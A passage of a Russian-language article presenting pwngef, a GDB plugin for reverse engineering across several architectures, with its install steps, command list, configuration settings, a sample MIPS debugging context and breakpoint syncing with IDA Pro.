    except Exception:
        return False

...
if is_ascii_string(start):
    ustr = read_ascii_string(start)
```

PEDA

```
def examine_data(value, bits=32):
    out = self.execute_redirect("x/%sx 0x%x" % ("g" if bits == 64
else "w", value))
    if out:
        v = out.split(":\t")[-1].strip()
        if is_printable(int2hexstr(to_int(v), bits // 8)):
            out = self.execute_redirect("x/s 0x%x" % value)
    return out
```

Зачем на такую простую операцию навешивать обработчики исключений и несколько раз считывать память, мне понять не удалось. Мой вариант реализации можно найти тут.

А весь проект я окрестил pwngef, ты можешь скачать его с моего GitHub и использовать в свое удовольствие.

WARNING

Во время работы была замечена очень плохая особенность GDB API для Python, связанная с чтением значения регистра. В некоторых ситуациях API возвращал отрицательное значение из-за банального переполнения типа int. Пришлось закодить это временным костылем: `0xFFFFFFFF + reg_val + 1`, что позволяет восстановить переполненное значение.

Проект состоит из нескольких файлов и директорий:

- **gdbinit.py** — начальный скрипт, который необходимо подгружать в GDB через `-x` или `source`;
- **pwngef** — директория с «сердцем» плагина;
- **pwngef/color** — каталог со скриптами, отвечающими за раскраску плагина и его составляющих;
- **pwngef/commands** — каталог с обработчиками дополнительных команд, каждая команда — это отдельный класс, наследуемый от `GenericCommand` — базового класса, который содержит функции обработки параметров для каждой команды и реализует приятный формат вывода справочной информации;
- **pwngef/functions** — каталог с обработчиками функций в GDB. Пока до конца не реализовано;
- **pwngef/*.py** — скрипты, реализующие базовые функции;
- **scripts** — плагин к IDA Pro для взаимодействия с GDB.

Профит

На момент написания статьи плагин поддерживает следующие архитектуры:

- i386;
- x86-64;
- MIPS;
- SPARC;
- SPARC64;
- ARM;
- AArch64;
- PowerPC;
- RISC-V.

Да, в нем еще не так много реализовано, как у конкурентов, поскольку он только проходит стадию первичного развития. Но уже сейчас можно опробовать основные функции.


Начать работу с ним очень просто, достаточно запустить GDB со следующими параметрами:

```
$ gdb -x ./pwngef/gdbinit.py
```

Или один раз прописать его в автозагрузку и забыть:


```
$ echo "source ~/pwngef/gdbinit.py" >> ~/.gdbinit
```

После запуска через команду `self help` мы можем узнать актуальный список дополнительных команд, которые нам доступны.




```
PWNGEF for linux ready, type `self' to start, `self config' to configure
10 commands loaded for GDB 8.2.1 using Python engine 3.7
Configuration from '/home/gh0st3rs/.pwngef.rc' restored
pwngef➤  self help
--------------------------- PWNGEF - GDB Extra Features ----------------------------
context                    -- Displays a comprehensive and modular summary of runtime context. Unless setting `enable` is
                              set to False, this command will be spawned automatically every time GDB hits a breakpoint, a
                              watchpoint, or any kind of interrupt. By default, it will show panes that contain the register
                              states, the stack, and the disassembly code around $pc. (alias: ctx)
heap                       -- Base command to get information about the Glibc heap structure.
hexdump                    -- Hexdumps data at the specified address (or at $sp)
ida                        -- IDA: set of commands to interact with IDA via a XML RPC service
                              deployed via the IDA script `ida_script.py`.
pcustom                    -- Dump user defined structure.
                              This command attempts to reproduce WinDBG awesome `dt` command for GDB and allows
                              to apply structures (from symbols or custom) directly to an address.
                              Custom structures can be defined in pure Python using ctypes, and should be stored
                              in a specific directory, whose path must be stored in the `pcustom.struct_path`
                              configuration setting. (alias: dt)
registers                  -- Display full details on one, many or all registers value from current architecture. (alias: reg
s)
theme                      -- Customize PWNGEF appearance.
pwngef➤ 
```

Поменять параметры можно, выполнив команду `self config param value`; чтобы посмотреть список текущих параметров, достаточно выполнить `self config`.



```
context.enable (bool) = True
context.grow_stack_down (bool) = False
context.ignore_registers (str) = "$fir $lo $hi $zero"
context.layout (str) = "regs code stack args"
context.nb_lines_backtrace (int) = 10
context.nb_lines_code (int) = 6
context.nb_lines_code_prev (int) = 3
context.nb_lines_stack (int) = 8
context.nb_lines_threads (int) = -1
context.peek_calls (bool) = True
context.peek_ret (bool) = True
context.redirect (str) = ""
context.show_registers_raw (bool) = False
context.show_stack_raw (bool) = False
context.use_ida (bool) = False
gef.debug_events (bool) = False
gef.dereference_limit (int) = 5
gef.dereference_string_limit (int) = 30
gef.exception_debugger (bool) = False
gef.exception_verbose (bool) = False
heap_chunks.peek_nb_byte (int) = 16
hexdump.hexdump_ascii_block_separator (str) = "│"
hexdump.hexdump_bytes (int) = 64
hexdump.hexdump_colorize_ascii (bool) = True
hexdump.hexdump_width (int) = 16
ida.host (str) = "127.0.0.1"
ida.port (int) = 1337
pcustom.struct_path (str) = "/tmp/pwngef/structs"
self.autosave_breakpoints_file (str) = ""
self.debug (bool) = False
self.disable_color (bool) = False
```


Сразу после подключения к gdbserver, например командой `target remote host:port`, перед нами появляется текущий контекст исполнения.



```
──────────────────────────────────────────────────────────────────── registers ────
$at  : 0x100000000
$v0  : 0x100000000
$v1  : 0x100000000
$a0  : 0x100000000
$a1  : 0x100000000
$a2  : 0x100000000
$a3  : 0x100000000
$t0  : 0x100000000
$t1  : 0x100000000
$t2  : 0x100000000
$t3  : 0x100000000
$t4  : 0x100000000
$t5  : 0x100000000
$t6  : 0x100000000
$t7  : 0x100000000
$s0  : 0x4d1aa0
$s1  : 0x7f8309c4 → 0x0
$s2  : 0x3
$s3  : 0x41dbcc → "    "
$s4  : 0x2ab62fd4
$s5  : 0x490000 → "cho"
$s6  : 0x49382c → "/proc/self/exe"
$s7  : 0x4accc4
$t8  : 0x100000000
$t9  : 0x100000000
$k0  : 0x100000000
$k1  : 0x100000000
$s8  : 0x7f8307c0 → 0x0
$pc  : 0x2aaa8ad4 → 0x4110001
$sp  : 0x7fad3820 → 0x1
$ra  : 0x100000000
$gp  : 0x100000000
──────────────────────────────────────────────────────────── code:mips:MIPS32 ────
   0x2aaa8ac8 <_ftext+200>     nop
   0x2aaa8acc <_ftext+204>     nop
   0x2aaa8ad0 <_start+0>       move   t9, ra
 →0x2aaa8ad4 <_start+4>        bal    0x2aaa8adc <_start+12>
   0x2aaa8ad8 <_start+8>       nop
   0x2aaa8adc <_start+12>      lui    gp, 0x2
   0x2aaa8ae0 <_start+16>      addiu  gp, gp, -15052
   0x2aaa8ae4 <_start+20>      addu   gp, gp, ra
   0x2aaa8ae8 <_start+24>      move   ra, t9
─────────────────────────────────────────────────────────────────────── stack ────
0x7fad3820 → 0x1
0x7fad3824 → 0x7fad4a6c → "/bin/ls"
0x7fad3828 → 0x0
0x7fad382c → 0x7fad4a74 → "CONFIG_WLAN=y"
0x7fad3830 → 0x7fad4a82 → "CONFIG_WLAN_RADIOSENSOR=y"
0x7fad3834 → 0x7fad4a9c → "CONFIG_FON_HD=y"
0x7fad3838 → 0x7fad4aac → "CONFIG_USB_STORAGE_USERS=n"
0x7fad383c → 0x7fad4ac7 → "CONFIG_TIMERCONTROL=y"
───────────────────────────────────────────────────────────────────────────────────
pwngef➤ 
```

Взаимодействие с IDA Pro

Загружаем в IDA плагин `ida_script.py`.




```
---------------------------------------------------------------------------------------
Python 2.7.13 (v2.7.13:a06454b1afa1, Dec 17 2016, 20:53:40) [MSC v.1500 64 bit (AMD64)]
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
---------------------------------------------------------------------------------------
Flushing buffers, please wait...ok
[+] Creating new thread for XMLRPC server: Thread-1
[+] Starting XMLRPC server: 0.0.0.0:1337
[+] Registered 4021 functions.
```

Устанавливаем адрес хоста, где работает IDA:

```
pwngef> self config ida.host '192.168.1.2'
```


Мы можем синхронизировать точки останова с IDA. Ни для кого не секрет, что IDA — это в основном хороший дизассемблер, а вот как отладчик файлов ELF подходит не очень. Поэтому удобно в процессе реверса разобрать весь код в IDA, установить там точки останова и разом экспортировать их в GDB — для проверки той или иной теории. Все, что для этого нужно, — выполнить команду `ida bp` в pwngef.




```
pwngef➤  ida bp
Set new breakpoint at 0x429a28
Breakpoint 1 at 0x429a28
Set new breakpoint at 0x429f08
Breakpoint 2 at 0x429f08
Set new breakpoint at 0x42aa80
Breakpoint 3 at 0x42aa80
```

Вкратце пройдемся по другим полезным функциям, которые уже есть в pwngef.

